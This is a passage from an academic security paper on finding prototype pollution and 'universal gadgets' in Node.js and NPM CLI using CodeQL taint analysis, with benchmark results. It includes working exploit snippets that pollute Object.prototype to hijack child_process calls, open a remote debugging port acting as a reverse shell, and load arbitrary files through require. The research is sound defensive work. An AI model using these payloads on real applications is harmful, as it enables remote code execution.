Our threat model targets an attacker that controls the *untrusted entry points* of a Node.js application with the goal of exploiting prototype-based OIVs to perform arbitrary code execution on the application. These untrusted entry points are application-specific, however, candidates include HTTP connections, untrusted database reads, and the like. We also consider a weaker threat model targeting only *universal* gadgets that occur in the source code of Node.js. Because these gadgets appear in code that executes with the Node.js runtime, they are available for exploitation in any Node.js application. For this threat model, we assume that the attacker controls the injection sinks pertaining to the execution of a gadget.

```
1  function diffApply(obj, diff) {
2    var lastProp = diff.path.pop();
3    var thisProp;
4    while ((thisProp = diff.path.shift()) != null) {
5      if (!(thisProp in obj)) {
6        obj[thisProp] = {};
7      }
8      obj = obj[thisProp];
9    }
10   if (diff.op === REPLACE || diff.op === ADD) {
11     obj[lastProp] = diff.value;
12   }
13 }
```

Figure B.1: Injection sink in NPM CLI.

B.3 Overview

This section provides an overview of our multi-staged analysis framework, illuminating on the key challenges in detecting and exploiting prototype-based object injection vulnerabilities. We use our newly-detected vulnerability in NPM CLI to illustrate the complexity and challenges of such an endeavor. NPM CLI [156] is the command line client that allows developers to install and publish packages in NPM registries. It comes bundled with the Node.js runtime and consists of 713,648 lines of code.

Detecting prototype pollution Figure B.1 shows the simplified code fragment of the function `diffApply` from NPM CLI's codebase, which is subject to prototype pollution.

The function takes the array `path` from the attacker-controlled parameter `diff` and calls the built-in function `shift()` that returns the first element of the array. The data flow then goes through the loop storing a property value to the variable `obj` (red line). Because the attacker indirectly controls the property name `thisProp` in line 8, the property read allows them to access the object's root prototype by setting `thisProp` to `__proto__`. Subsequently, the attacker can assign any value to any property of the root prototype as illustrated by the assignment in line 11. As a result, the attacker has full control of the injection sink denoted by the blue dotted lines. For instance, the function call `diffApply({},{path:['__proto__','env'], value:'payload', op:ADD})` injects into `Object.prototype` the environment property `env` with `payload`.

This code fragment illustrates the challenges that a static analysis should overcome. First, in contrast to standard taint analysis, injection sinks cannot be identified syntactically as they require specialized data flow analysis that record accesses to object properties, as illustrated by the blue dotted line. The analysis should identify attacker-controlled inputs that allow to control the prototype object, followed by uses of this prototype object as a receiver in a property assignment [105]. Second, the analysis should handle language constructs such as loops




Figure B.2: Universal gadget in Node.js standard library.

and model the JavaScript built-in functions, e.g., `shift()` to correctly propagate data flows. Third, given the size of the targeted codebases, the analysis should be scalable, seeking the sweet spot between precision and recall. While prior work achieves high precision, it reports low recall, thus increasing the possibility to miss flaws in real applications [105, 106]. These requirements lead us to our first research question: *How to design and implement a scalable static analysis that effectively identifies prototype pollution in real-world libraries and applications?* To answer this question we develop a multi-label static taint analysis, which we discuss in Section B.4 and evaluate in Section B.6.

Detecting code gadgets Recall that our threat model requires identifying code gadgets that read the attacker payloads from the injection sink and pass it into an attack sink. Figure B.2 shows a universal gadget we identified, stemming from the popular `spawn` function of the Node.js standard library. This function first calls `normalizeSpawnArgs` and reads the value of property `opts.env` in line 11. This optional parameter contains key-value pairs of the environment variables of a new process. If a developer passes an object without property `env`, the JavaScript runtime will look up the property in the prototype chain. Alternatively, attacker can inject the environment variable directly using the `for..in` loop in line 13 to subsequently read it either from the `opts.env` or `process.env` object in line 11.

The reader may at this point wonder about our second research question: *How to identify universal properties reads such as* `env`? In fact, a prerequisite for gadget detection is to identify property reads that delegate the lookup of the property to the prototype chain, while filtering out cases where the property is defined in the object itself. This is a complicated task for a static analysis, hence

we use dynamic analysis instead. We discuss the details in Section B.4 and refer the reader to Appendix B.9 for a, perhaps surprising, list of universal property reads on the root prototype.

Further, the gadget contains intricate data flows from the property read in line 11 to the attack sink in line 6 as denoted by the red arrows. Specifically, the `for..in` loop enumerates the property names of the read object and passes them to an array through the `ArrayPrototypePush` call. This is an internal function that implements the semantics of `Array.prototype.push` and subsequently enumerates the `envKeys` array, storing key-value pairs by the template literal (line 18) and returning a new object with the property `envPairs`. Therefore, an analysis should model the semantics of internal functions, template literals, the `for..in` and `for..of` statements to propagate the attacked-controlled values properly. Moreover, function `spawn` (line 3) passes the modified object `opts` to method `spawn` of the internal wrapper `Process` (line 6) that is implemented in the C++ component of Node.js. This method corresponds to the actual attack sink. Specifically, if an attacker uses `{GIT_SSH_COMMAND: 'calc&'}` as `payload` for function `diffApply`, they can simply wait for an invocation of the attack sink `spawn` from the git command. The latter uses the specified command from the environment variable `GIT_SSH_COMMAND` when connecting to a remote system. This leads us to our third research question: *How to identify the attack sinks and data flows from universal property reads to these attack sinks in Node.js?* Gadget detection is a new challenge with no prior research, except for some evidence provided by the practitioners' community [7, 15]. To address this question, we develop a taint-based static analysis that tracks flows from property reads to attack sinks, which we discuss in Section B.4 and evaluate in Section B.6.

Putting it all together The presence of prototype pollution and gadgets is not sufficient to carry out an end-to-end RCE attack. The attacker needs to identify application-specific untrusted entry points that enable the payload to reach the injection sinks, and to subsequently propagate this payload to an attack sink via the gadget. This step requires us to combine data flow analysis with the call flow analysis, starting at untrusted entry points, while driving the payload to reach an attack sink. This leads to our final research question: *How to identify public entry points and payloads to demonstrate the feasibility of RCE attacks?* We use a combination of manual and automated analysis to drive the exploit towards success, as detailed in Section B.4 and evaluated in Section B.6.

B.4 Methodology

We present a semi-automated analysis framework for detecting and exploiting prototype-based vulnerabilities. The framework is divided into three major steps: (*i*) automated prototype pollution detection; (*ii*) automated gadget detection; and (*iii*) manual exploit generation for end-to-end attacks. Figure B.3 illustrates the sequence of steps and their dependencies.




Figure B.3: High-level workflow: automated steps (green) and manual steps (blue).

The prototype pollution detection step takes as input the code of an application or NPM package and performs a *multi-label* taint-based static analysis. Subsequently, the analysis reconstructs the call graph of the application to find entry points that reach the prototype pollution, thus facilitating the task of identifying attacked-controlled entry points. The gadget detection step implements a hybrid solution. A dynamic analysis first detects which properties can be actually polluted by executing Node.js APIs of interest in a testing environment that logs property accesses, ultimately returning a list of accessed property names. These property names, together with the source code of Node.js, are used as input to our second static analysis to identify (universal) gadgets in Node.js. Each gadget includes an entry point that reaches a targeted property read and an attack sink that is called with values read from the target property. The last step of the approach is the end-to-end exploit generation. This is a manual step that requires an investigation of the target application's workflow to validate the exploitability of the detected prototype pollution and gadget to achieve code execution on the system.

Prototype Pollution Detection

Multi-label taint analysis The detection of prototype pollution requires specialized data flow analysis that identifies injection sinks boiling down to the pattern `obj[prototype][property] = value`. We find these patterns by means of a flow- and context-sensitive *multi-label* taint analysis. Specifically, we use two labels *input* and *proto* to capture the temporal relationship between (attacker-controlled) property accesses in an object. We use label *input* to mark parameters that are directly controlled by the attacker and label *proto* to record that the attacker already controls the prototype of the labeled object.

The analysis works as follows: initially, it marks the parameters of the analyzed function with the *input* label. Then, it performs (standard) taint analysis propagating this label according to the JavaScript semantics until it reaches a property read with a tainted value in the property name, e.g., `obj[prototype]` with `prototype` having label *input*. This indicates that the attacker may con-

trol the property name and get access to the root prototype. At this point, the label of the resulting property read, e.g., `obj[prototype]`, is changed to the label *proto* to record that the attacker can now control the prototype. Subsequently, the analysis continues the taint propagation until it reaches a property assignment, e.g., `obj[prototype][property] = value`, where the object of the property assignment, i.e., `obj[prototype]`, is marked with the *proto* label, thus identifying the injection sink. We note that this a general characterization of injection sinks, where the attacker does not necessarily control the accessed property (`property`) and the assigned value (`value`), so long as they control the root prototype (`prototoype`). Because this setting is more difficult to exploit, our analysis supports a *priority* mode to identify attacker-controlled property names and values in a property assignment. Specifically, it performs two additional operations to check that the property read (`property`) and the value (`value`) are marked with label *input*, indicating that they may be controlled by the attacker. As expected, these priority injection sinks are an easier target for exploitation in practice.

Figure B.1 illustrates the multi-label taint analysis for the prototype pollution vulnerability in NPM CLI. We consider the function `diffApply` as target function and mark the parameters with label *input*. The red arrows depict the propagation of label *input*. The parameter `diff` is an object and the taint analysis passes the tainted label to all its properties. The method `shift` is a built-in method that returns the first element of the array. The static analysis models JavaScript standard built-in objects, and thereby, propagates the *input* label to `thisProp` in line 4. The next node of the data flow is the property read in line 8, hence the analysis changes its label to *proto*. The blue dotted lines then visualize the *proto* label propagation. The tainted value reaches the property assignment, and the algorithm reports this expression as the injection sink. This is also a priority sink because the parameters `lastProp` and `diff.value` in line 11 have label *input*.

Methodology We define the (attacker-controlled) target functions in two ways: (*i*) a package's exported functions (dubbed Exported Functions) or (*ii*) any function of the analyzed codebase (dubbed Any Functions). We use the first option for the package analysis only, assuming that the attacker controls any exported function and class of a package. The second option allows us to analyze real-world applications with no knowledge of the application's entry points, which usually depend on the specific threat model. We find this option useful in practice to overcome inherent limitations of static analysis for JavaScript, which does not always support the correct label propagation, e.g., due to callbacks or dynamically-generated code. In this case, the analysis allows us to detect injection sinks by propagating the *input* label from the nearest function on the call graph. Yet, the semantic modeling of built-ins is key to increasing the true positive rate.

Ideally, a taint analysis should provide precise and complete models of JavaScript constructs. CodeQL features many person-hour contributions into the modeling of built-in functions. Nonetheless, we observe that in practice these models are still insufficient. Our approach relies on the ground truth provided

by known vulnerabilities to improve the tool in modeling features that pertain to these vulnerabilities, thus reducing the number of false negatives. Concretely, we review the CodeQL standard library to identify and fix language features, e.g., Arrays and reflection calls (see Section B.5) that affect the taint semantics for the considered packages. We applied this process iteratively to achieve high recall.

Entry point detection We propose a lightweight analysis to detect application-level entry points that may trigger the injection sinks. This helps with applications that receive tainted data from external storage to find the external action that triggers the data acquisition from the storage. The static analysis first reconstructs a call graph where the functions with no callers are represented by nodes with outgoing edges only. The algorithm considers such nodes as potential application entry points and reports the code paths to the injection sink.

Summary This step provides information about the pollution patterns and application's entry points for future manual validation and exploit generation. We contribute five analysis variants: one analysis for entry point detection; two *priority* analyses (for each type of target function) that report injection sinks with all tainted ingredients; and two *general* analyses (for each type of target function) that report injection sinks with a tainted receiver only.

Gadget Detection

Dynamic analysis We first parse the Node.js' source code and syntactically extract all directly-accessed properties. The dynamic analysis defines a custom handler with a property getter in `Object.prototype` for each extracted property name. We systematically analyze the Node.js API documentation to identify functions that potentially run processes or evaluate arbitrary code in the runtime. We then invoke these APIs to log their attempt of property reads from `Object.prototype`, which result in reading uninitialized properties and getting the value `undefined`. This means that the values of these properties can be tampered via prototype pollution. The dynamic analysis passes the collected property names to the next step.

Static analysis The analysis takes the Node.js' source code and the property names as input. The algorithm first performs the call flow analysis of Node.js API functions, including information about aliases, ultimately allowing us to reconstruct a precise call graph of the analyzed functions. We then use the call flow analysis to identify paths from any exported function to polluted property reads (identified by the dynamic analysis) and subsequently combine it with context-sensitive taint tracking to identify paths from these property reads to attack sinks, represented as tainted arguments to internal function calls. Specifically, the analysis propagates the taints on return values only for functions that are reached by the Node.js API on the analyzed call flow. Additionally, the analysis identifies affected exported functions that were not analyzed dynamically. For instance, the analysis of function `spawn` reports a possible pollution of property `env`. The

static analysis shows the attack sinks that are affected by `env` include additional Node.js API functions such as `spawnSync`, `exec` and `fork`.

The taint analysis considers internal functions, i.e., functions for which the analyzer cannot resolve the function body, as candidate attack sinks. We conservatively cover all functions with no implementation in the codebase. The taint analysis also uses multi-labels. For property assignments, the algorithm propagates the taint label *polluted* of the property and applies the new label *receiver* to the receiver recursively. For instance, if `value` in the assignment `obj.prop = value` has label *polluted*, then the analysis applies the *receiver* label to `obj` and the *polluted* label to its property `prop`. This is needed because we cannot enumerate all properties of an object when this object is used as parameter to an attack sink. Finally, the static analysis reports internal functions with no arguments and either *polluted* or *receiver* labels as attack sinks.

Figure B.2 shows the analysis in action for property `env`. The blue dotted arrows illustrate the call flow analysis from the exported function `spawn` to the first function call. The `normalizeSpawnArgs` contains the property read `env` which is the starting node of the taint analysis (red arrows). Initially, the taint analysis propagates the label *polluted* through the data flows. When the tainted value reaches the object creation statement in line 21, the analysis keeps the taint label for the property `envPairs` and assigns the label *receiver* to the created object. This object is further propagated to the caller function and passed to the internal function `_handler.spawn` in line 6, thus reporting `_handler.spawn` as a candidate sink.

Exploit Generation

Our approach relies on the human-in-the-loop model for exploit generation. For gadget exploits, the information about attack sinks allows us to evaluate the impact of a polluted property and filter out non-malicious sinks. The call flow and taint analysis help to explore the code slice that reaches the attack sink. We use this information to generate a payload and test it on the detected Node.js APIs. We validate the detected sinks and report new gadgets for Node.js in Section B.6.

A security analyst first analyzes the prototype pollution patterns to filter out false positives and non-executable cases in the regular application workflow, e.g., patterns in testing code and development tools. For suspicious cases, the analyst uses the automatically-detected entry points to generate the first version of a payload and validates it on the application. If an exploit fails, the analyst investigates the cause using other tools (e.g., a debugger) and modifies the payload.

If the validation of the prototype pollution succeeds, then the next step is to search for gadget triggers. We extend the universal gadget entry points (e.g., `spawn`) with functions that evaluate JavaScript code represented as strings (`eval()`, `new Function()`, `new vm.Script`) and provide a call graph analysis

for these calls. The analyst may use the call graph analysis to detect calls to these functions as well as the application's entry points that reach these calls.

If the analyst detects a gadget trigger, they need to validate that it is executed after the injection sink and then generate a payload that pollutes the required properties. If code evaluation function is detected, the analyst investigates the preconditions for invoking it with attacker-controlled data. The input data can be read from the polluted property, or the function's execution may be dependent on specific conditionals that use the polluted property. These steps lead to arbitrary code execution inside the Node.js instance. We estimate the effort of using such exploitation model in a study in Section B.6.

B.5 Implementation

CodeQL [84] is a production-scale analysis engine to perform semantics-based search on a target codebase, essentially by treating code as data. The analysis first extracts a full hierarchical representation of code (e.g., the AST) into a relational database. It then runs analysis *queries* against the database to compute result tuples, for instance, pairs of source locations and error messages for bug finding. CodeQL queries are written in a declarative, object-oriented logic programming language called QL, which uses Datalog as underlying semantic model [10]. It also provides a *standard library* of queries that implement control-flow and data-flow analyses, as well as support for mainstream languages including JavaScript. The JavaScript model and the analyses are part of the open-source QL standard library, making them amenable to extensions.

A key feature that we use in our analyses are *path queries* that describe the data flow between a source and a sink in the codebase. They support expandable taint tracking with the possibility of using multiple flow labels. This is essential to implement our analysis algorithms described in Section B.4. Specifically, we develop the custom path queries for pollution and gadget detection. We extend the taint tracking configuration to combine the call-flow and data-flow analyses, thus propagating tainted values through call flows in a context-sensitive way. This feature is essential for some of our analyses, e.g., to analyze entry points that receive tainted data from a database and not propagate the taint labels through code that is reachable from other entry points. We also model the array built-in functions `reduce`, `filter` and more, to correctly propagate tainted values via callback functions passed as arguments. This allows us to detect vulnerabilities that use `reduce` in the injection sink. We also resolve new functions created by `bind` call to propagate taints from the provided values of the `bind` arguments to the bound function parameters. Other changes include support for parameter passing via `apply()` and `call()` function calls, as well as the rest parameter syntax and the `arguments` object. We refer to Appendix B.9 for an example. We also improve the detection of exported functions of Node.js packages. Our analysis queries for pollution and gadget detection follow the methodology described in

Section B.6 and are publicly available as complementary material [193].

B.6 Evaluation

This section presents our experiments to validate the usefulness of our approach to detect and exploit POIVs. We perform the experiments on an Intel Core i7-8850H CPU 2.60GHz, 16 GB of memory. The tool, the analysis results and data are available in the GitHub repository [193].

Evaluation of Prototype Pollution

This section evaluates the effectiveness of our tool to detect injection sinks, reporting on precision and recall. While recent approaches already target this problem [95,105,106] for Node.js libraries, our key contribution is scalability with low-to-moderate precision loss, while achieving high recall. In contrast to prior work on libraries, we find that injection sinks are rare in real-world applications, motivating the need for high recall to identify exploitable vulnerabilities.

Benchmark We compile an open-source dataset of 100 vulnerable Node.js packages, collected from the Snyk database [107]. By studying the proof-of-concept exploit provided in the vulnerability report, we manually identify code locations (file name and line number) of injection sinks pertaining to the assignment of an attacker-controlled value to the polluted property. We observe that some packages contain multiple exploitable injection sinks, which we also add to our benchmark. This new dataset serves as ground truth to evaluate the detection capabilities of static analyses. For comparison, we also consider the dataset of 19 packages provided by the state-of-the-art work ODGen [106].

Setup We use our benchmark to calculate the rate of true positives (TP), false positives (FP), and false negatives (FN) in an effort to identify the sweet spot between the precision and recall of the analysis. The precision metric describes how well the tool identifies exploitable injection sinks, while recall represents the fraction of real vulnerabilities reported by a tool. Following the methodology in Section B.4, we run our tool in four different modes with the goal of identifying the most effective approach for detecting injection sinks in real-world applications. Our benchmark shows that attackers can have different levels of control over the injection sinks. While in general it can be sufficient to control the injection of the root prototype only, we notice that most exploits target injection sinks with attackers controlling both the name and value of a polluted property. Therefore, our tool distinguishes between the two cases, respectively, denoted as *General queries* and *Priority queries*. Moreover, since our analysis considers transitive dependencies, we distinguish between target functions considering *Exported Functions* and *Any Functions*, with the goal of identifying the best mode to analyze applications.

We also compare our results with three analysis queries which CodeQL recently made available publicly. We consider these CodeQL queries as baseline queries and run them on our benchmarks. Moreover, we conduct a direct comparison with ODGen [106] on the dataset of 119 libraries.

Results We report the evaluation results in Table B.3 in Appendix and here discuss only the precision and recall metrics in comparison with CodeQL's baseline queries and ODGen.

CodeQL provides three queries to detect prototype pollution, one of which yields no results, hence we discard it. The remaining two queries detect vulnerabilities in 57 packages, with 47% and 67% precision and 42% and 21% recall, respectively. While our analysis queries have been developed independently, our main goal is to achieve high recall with good precision. A fair comparison with the CodeQL baseline corresponds to our *General* queries with *Exported Functions*, which yields 35% precision and 88% recall. The improved recall is due to better support for exported functions, array built-in functions, and complete semantic modeling of reflective invocations through `apply()`, `call()` and `build()` functions. These results confirm the challenge of statically analyzing data flows in JavaScript without precise models of the language semantics and built-in functions.

Our second experiment is an evaluation of *General* queries with *Any Functions* as entry points. The analysis achieves 31% precision and 97% recall, producing 5 false negatives. This false negatives are in packages such as `Templ8` and `total_js` with injection sinks into code that is generated dynamically via `new Function()`, which CodeQL does not support. The high recall shows that injection sinks appear in a few adjacent functions, which reduces the risk of losing the taint marks because of missing models of built-in functions. However, precision deteriorates because some detected patterns are not actually reachable from the library API with attacker-controlled arguments. We also notice the precision loss is much less than one would expect from an analysis with the strong assumption that any function's arguments are attacker-controlled. We believe this is due to the shape of injection sinks requiring patterns that are not very common in real-world code (see Section B.4). While 31% precision in aggregate results is not ideal, our analysis produces less than 10 false positives for 90% of the benchmarks.

Our third experiment is the evaluation of *Priority* queries with *Any Functions* as entry points. In this setting, the attacker controls the name and value of the polluted property, thus it can leverage any existing gadget. The analysis achieves 40% precision and 93% recall. The additional restrictions on arguments increase the precision metric and keep high recall. Because the analysis starts from any function and does not require specifying the entry points, we can easily apply it to real-word application analysis. We identify this analysis query as the sweet spot between precision and recall, and use it to detect vulnerabilities in real applications (Section B.6).

Our final experiment is a direct comparison with ODGen [106]. ODGen's

analysis corresponds to our *General* queries with *Exported Functions*. ODGen is tailored towards high precision, while the authors recognize the need for high recall. In fact, our experiment shows that ODGen achieves 100% precision and 50% recall on the dataset of 19 libraries, while our analysis achieves 95% precision and 95% recall (see Table B.4). Nonetheless, ODGen detects vulnerabilities in 17 out of the 19 libraries, but fails to detect some variants of these vulnerabilities. We further evaluate ODGen on our dataset of 100 packages to find that it achieves 87% precision and 33% recall.

Gadget Detection

We evaluate the feasibility of our universal gadget detection analysis and discuss the most important gadgets. We run our analysis on Node.js version 16.13.1 and exploit each gadget both on Linux and on Windows operating systems.

Dynamic Analysis

We download the source code of Node.js and parse it to extract all directly-accessed properties. We obtain a total of 18,741 property names for the analyzed codebase [40]. For each name, we install a getter on `Object.prototoype` to detect any potential access to that property by Node.js' internals.

Subsequently, we exercise the APIs under test with typical inputs from the Node.js documentation, e.g., execute the `ls` command with `spawn` [39], and log any potential accesses observed by the getter. In total, we analyze three APIs, i.e., `child_process.spawnSync`, `require`, and `vm.runInNewContext`, and obtain 10, 11, and 16 candidate properties, respectively. The usage of these properties is further analyzed in the Node.js' codebase, using static analysis.

We note that the inputs used for driving the dynamic analysis are by no means exhaustive. We probably cover only a small part of the target APIs in our tests, potentially missing property accesses that only happen when the API is invoked with certain arguments. Nonetheless, for such cases, the resulting gadgets would be of limited use, as they would require the target application to pass those exact arguments to trigger the gadget. Instead of being comprehensive in our test case, we focus on the typical usages of the target APIs, which we believe yields easy-to-trigger gadgets.

Given the low number of properties detected in this step, one could directly fuzz these properties and build proof-of-concept exploits. However, we further trace their usage inside the Node.js codebase to understand if they are exploitable.

Static Analysis

As discussed in Section B.4, our approach takes the JavaScript source code of Node.js and the property names from the dynamic analysis phase as input, and reports a call chain to reach a property read and a data flow from the property

read to an internal function invocation. We only analyze the JavaScript code from the folder *lib* of the repository [40]. The analyzed codebase contains 70,493 lines of code (LOC).

In total, we identify 778 exported functions that reach the property reads (sources), and 342 in which values read from these properties flow into internal functions (sinks). In Appendix B.5 we present the detailed results, consisting of exact number of sources and sinks extracted for each universal property. We note that while inspecting all these code locations rigorously requires a significant amount of manual effort, we opt for pragmatic exploration: we first analyze the sink and decide if the invoked API, usually a native binding to the C/C++ code, is a relevant injection sink. If so, we continue with inspecting the sources to see which JavaScript APIs we can use to reach a particular code location.

Let us consider the case of `shell`, a universal property identified by our dynamic analysis. The static analysis identifies 8 sources, meaning that the reads of `shell` are reached from eight Node.js exported functions, mostly from the file *lib/child_process.js*. By propagating taints from all detected property reads, we identify 11 function invocations in which the tainted value leaves the JavaScript world. One of them is located in the file *lib/internal/child_process.js* and is a call to the native `spawnSync` in the C++ bindings. By studying the bindings and the way they are invoked, we conclude that the `shell` universal property is a candidate for developing a gadget.

We thus proceed to further study the operations performed on the value stored in the universal property inside the Node.js codebase. CodeQL provides great support in this step, allowing us to jump at the relevant code locations where this value is read and then manipulated. We already know from the dynamic analysis step that the Node.js core performs a read from this universal property when the function `spawnSync` is invoked, but by running a call graph reachability analysis we identify four other APIs that reach one of the sources.

We build a simple test case to first pollute the `shell` property with the value `touch` and then invoke one of the affected JavaScript API, i.e., `spawnSync`. By observing the side-effect of this test case, i.e., the file creation in the current directory, we conclude that if an attacker can pollute `shell`, the API under test uses its value as command, instead of the argument passed by developers. We next discuss this gadget and others.

Universal Gadgets

We open source all the detected gadgets for Node.js in a GitHub repository [101]. Table B.1 overviews the gadgets for the target Node.js version. Some of the gadgets are OS-specific, while most of them run on both considered OSs. We emphasize the diverse set of universal properties involved, showing that gadgets are not isolated buggy cases, but they are common place. These gadgets correspond to a handful of target APIs inside the Node.js core, but that a motivated attacker can probably find many more inside the codebase of a target application. Finally,

ID	Universal properties	Trigger	Impact	OS
G_1	`shell`, `env`	Call command injection API	Execute an arbitrary command	L+W
G_2	`shell`, `env`	Call command injection API	Execute an arbitrary command	L
G_3	`shell`, `input`	Call command injection API	Execute an arbitrary command	W
G_4	`main`	Import a package without a declared "main"	Import an arbitrary file from the disk*	L+W
G_5	`main`	Require a package without a declared "main"	Require an arbitrary file from the disk*	L+W
G_6	`exports`, `1`	Require a file using a relative path	Require an arbitrary file from the disk*	L+W
G_7	`'=C:'`	Resolve a file path	Resolve the path to a different file	W
G_8	`contextExtensions`	Require a file using a relative path	Overwrite global variables of the file	L+W
G_9	`contextExtensions`	Compile function in a new context	Overwrite function's global variables	L+W
G_{10}	`shell`, `env`, `main`	Require a package without a declared "main"	Execute an arbitrary command	L+W
G_{11}	`shell`, `env`, `exports`, `1`	Require a file using a relative path	Execute an arbitrary command	L+W

Table B.1: A summary of the identified Node.js universal gadgets. For each gadget, we show the properties that the attacker must pollute beforehand, the action that triggers the gadget, and the produced effect. The last column shows the operating system on which the gadget works: Linux (L), Windows (W), or both (L+W). * denotes gadgets for which we have a Windows variant that achieves arbitrary command execution using the SMB protocol.

as we discuss below, some gadgets allow arbitrary code execution with a relatively strong precondition, while others allow hijacking the control flow with a weaker precondition. More importantly, an attacker can combine two such gadgets to get the best of both worlds.

We now discuss some of our most important gadgets and their assumptions to be fulfilled. Let us consider an application that invokes the `execSync` API with a string literal:

```
const { execSync } = require('child_process');
console.log(execSync('echo "hi"').toString());
```

This benign looking code prints the string `hi` in the console. Staicu et al. [202] report that such API calls are prevalent in the NPM ecosystem, but they consider safe all call sites with constants as arguments, like the one above. That is because they assume an attacker cannot manipulate the command's value as it is set to a fixed value by developers. We find that this assumption does not hold in the presence of prototype pollutions. If attackers can pollute arbitrary properties in the runtime, they can hijack both the command to be executed and its environment variables. Consider the polluted properties:

```
Object.prototype.shell = "node";
Object.prototype.env = {};
Object.prototype.env.NODE_OPTIONS = "--inspect-brk=0.0.0.0:1337";
```

They trick the benign code above into spawning a new Node.js process with the debug port open, acting as a reverse shell. This is because the polluted property `shell` overwrites the command given by developers and `env.NODE_OPTIONS` is set as environment variable of the current process and subsequently copied to all children processes.

The presented gadget affects all the APIs for command execution in Node.js: `spawn`, `spawnSync`, `exec`, `execSync`, `execFileSync`. A precondition for this attack is that the target command execution call site should not explicitly set an

options argument, e.g., for an `execSync` call, there should be no second argument passed. The existence of this gadget implies that every Node.js application that is vulnerable to prototype pollution and uses a command execution API after a pollution is vulnerable to remote code execution.

Now consider an application that does not directly use such APIs in user-facing code. An attacker can still leverage code that is present on the machine to trigger a command execution API. We found three gadgets that exploit the `require` and `import` methods. Consider the following example:

```
Object.prototype.main = "./../../pwned.js"
// trigger call
require('my-package')
```

A precondition for this gadget is that `my-package` does not have a `main` property defined in its `package.json`. If the `main` property of the root prototype is polluted, at require time, the value of this property is used for retrieving the code to be executed, instead of the legitimate code of the module. The attacker can thus indicate an arbitrary file on the disk to be loaded in the engine. In particular, they can specify a file that contains calls to command execution APIs. For example, the popular `growl` package [78] contains a file called `test.js` that invokes the package with different test values. Considering that `growl` uses `spawn` internally, the attacker can successfully trigger such APIs call by setting the `main` property to point to the `growl`'s test file. Moreover, we identified a file shipped with the NPM command line tool that can be used for the same nefarious purpose: `npm/scripts/changelog.js`.

To the best of our knowledge, the gadget above is the first evidence ever reported that shows that hijacking control flow through code reuse attacks is possible in Node.js. This motivates the need for debloating techniques like Mininode [97].

In addition to the already alarming findings, an attacker can combine the two gadgets discussed above to obtain a powerful universal gadget:

```
// pollutions for the first gadget
Object.prototype.main = "/path/to/npm/scripts/changelog.js";
// pollutions for the second gadget
Object.prototype.shell = "node";
Object.prototype.env = {};
Object.prototype.env.NODE_OPTIONS = "--inspect-brk=0.0.0.0:1337";
// trigger call
require("bytes");
```

When the `bytes` package is loaded, the first gadget instructs the engine to load the `changelog.js` file. This file in turn invokes `execSync`, which triggers the second gadget, starting a Node.js process with a debugging session.

Finally, let us present another gadget that lets attackers load arbitrary files into the engine. By polluting the root prototype's properties `1` and `exports`, an attacker can execute an arbitrary file from the disk when a relative path is loaded:

```
let rootProto = Object.prototype;
rootProto["exports"] = {".":"./changelog.js"};
rootProto["1"] = "/path/to/npm/scripts/";
// trigger call
require("./target.js");
```

While performing relative path resolution, the `require` method checks if the target path points to an ES6 module. During this process, the polluted property `1` is inadvertently read when applying a destructuring operator (see Appendix B.9 for a discussion of complex pollution sources) in the file */internal/modules/cjs/loader.js*:

```
const { 1: name, 2: expansion = "" } = StringPrototypeMatch(...) || [];
```

Thus, the attacker-controlled value is assigned as the target module's name. Thereafter, the `require` method wrongly concludes that the relative path *./target.js* resolves to the attacker-controlled location */path/to/npm/scripts/* and that the path corresponds to an ES6 module. The `exports` property is used to confuse the `require` method further by providing the entry point for this non-existing module. Although at the attacker-controlled target location, there is no `package.json` file present, the `require` method still concludes that this is a valid module path. We note that this gadget is not portable to legacy Node.js versions, e.g., version 14.15.0. Thus, an important precondition for exploitation is that the target system must use a recent Node.js version.

We emphasize once again how dangerous the identified gadgets are. Many fairly-large applications would probably meet the preconditions for an RCE, once a prototype pollution is in place: (i) require a file using a relative path or a package with no `main` entry, and/or (ii) have a dependency that uses a command execution API when loaded.

To further study the impact of our gadgets, we estimate the prevalence of their triggers in an experiment with the 10,000 most dependent-upon NPM packages. We measure that 1,958 have no `main` entry in their package.json (G_4, G_5, G_{10}), 4,420 use relatives paths inside require statements (G_6, G_8, G_{11}), and 355 directly use the command injection API (G_1, G_2, G_3). This indicates that many of our gadgets could be deployed against clients of these packages, once a pollution is in place. However, this is an upper bound on the actual prevalence of the gadgets because: (i) the attacker may have a hard time invoking the trigger's code through the public interface of the package, e.g., the code using the command injection API, (ii) some gadgets may not work out of the box because of side-effects in the target package, i.e., polluting the property `1` may have many unintended side-effects that can prevent the gadget from working, (iii) an attacker may find it difficult to deploy a pollution before the gadget, e.g., for the require gadgets, very often, the pollution needs to happen in the application's initialization phase. Nonetheless, considering the power of these gadgets and their widely-available triggers, prototype pollution should be considered a critical security vulnerability in the current Node.js landscape.

Application's Repository	Stars	Lines of code	Total		Exploitable		Suspicious		Testing Code		Client-Side Code		False Positives	
			Cases	Time	Cases	Time	Cases	Time	Cases	Time	Cases	Time	Cases	Time
typicode/json-server	57,257	2,374	0		-		-		-		-		-	
expressjs/express	54,883	14,450	0		-		-		-		-		-	
meteor/meteor	42,673	202,213	26	255	0		5	210	4	10	8	5	9	30
strapi/strapi	40,724	168,998	3	5	0		0		0		0		3	5
TryGhost/Ghost	38,944	125,696	4	55	0		1	50	0		2	3	1	2
